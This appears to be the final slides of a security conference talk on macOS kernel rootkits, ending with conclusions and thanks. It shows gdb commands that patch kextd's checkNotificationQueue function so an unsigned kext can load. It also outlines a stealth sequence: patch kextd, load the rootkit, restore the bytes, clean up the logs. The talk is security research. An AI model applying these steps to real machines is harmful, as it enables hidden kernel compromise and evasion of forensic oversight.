
```
gdb$ patch $checkNotificationQueue 0x48B86A59E5080100 8
gdb$ patch $checkNotificationQueue+8 0x0000ffe0 4
gdb$ patch $checkNotificationQueue+8+4 0xc3 1
gdb$ x/10i $checkNotificationQueue
0x108e54f63: 48 b8 6a 59 e5 08 01 00 00 00 mov
                                               rax,0x108e5596a
0x108e54f6d: ff e0
                                         jmp
                                               rax
0x108e54f6f: c3
                                        ret
0x108e54f70: 48 83 ec 48
                                        sub
                                               rsp,0x48
0x108e54f74: 83 3d b1 0d 01 00 ff
                                               # 0x108e65d2c
                                        CMP
0x108e54f7b: 0f 84 4b 09 00 00
                                        je
                                               0x108e558cc
0x108e54f81: 48 8b 3d 10 30 01 00
                                               rdi,QWORD PTR [rip+0x13010]
                                                                               # 0x108e67f98
                                        mov
0x108e54f88: e8 05 85 00 00
                                        call
                                               0x108e5d492
0x108e54f8d: 45 31 ed
                                               r13d, r13d
                                        XOT
0x108e54f90: 48 85 c0
                                        test
                                               rax, rax
```



Zombie, no codesign

```
sh-3.2# codesign -vvvd the flying_circus.kext/
the flying_circus.kext/: code object is not signed at all
sh-3.2# kextload the flying_circus.kext/
//Users/reverser/the_flying_circus.kext failed to load - (libkern/kext) kext (kmod) start/stop routine failed; check the system/kerne
logs for errors or try kextutil(8).
sh-3.2# []
```





- Temporarily patch kextd.
- Load rootkit.
- Restore original kextd bytes.
- Clean up logs.
- No symbol names but easy to find!



Conclusions



THAT'S PLENTY. BY THE TIME WE ADD AN INTRODUCTION, A FEW ILLUSTRATIONS, AND A CONCLUSION, IT WILL LOOK LIKE A GRADUATE THESIS.












Its a cat & mouse game!







- Attackers have better incentives.
- Human creativity is great!
- Money & information asymmetry.
- Question every assumption!




Greetings

nemo, noar, snare, saure, od, emptydir, korn, gOsh, spico and all other put.as friends, everyone at COSEINC, thegrugq, diff-t, iOnic, #osxre, Gil Dabah from diStorm, A. Ionescu, Igor from Hex-Rays, NSA & friends, and you for spending time of your life listening to me ©.










http://reverse.put.as http://github.com/gdbinit reverser@put.as @osxreverser #osxre @ irc.freenode.net And iloverootkits.com maybe soon!



A day full of possibilities!







Let's go exploring!

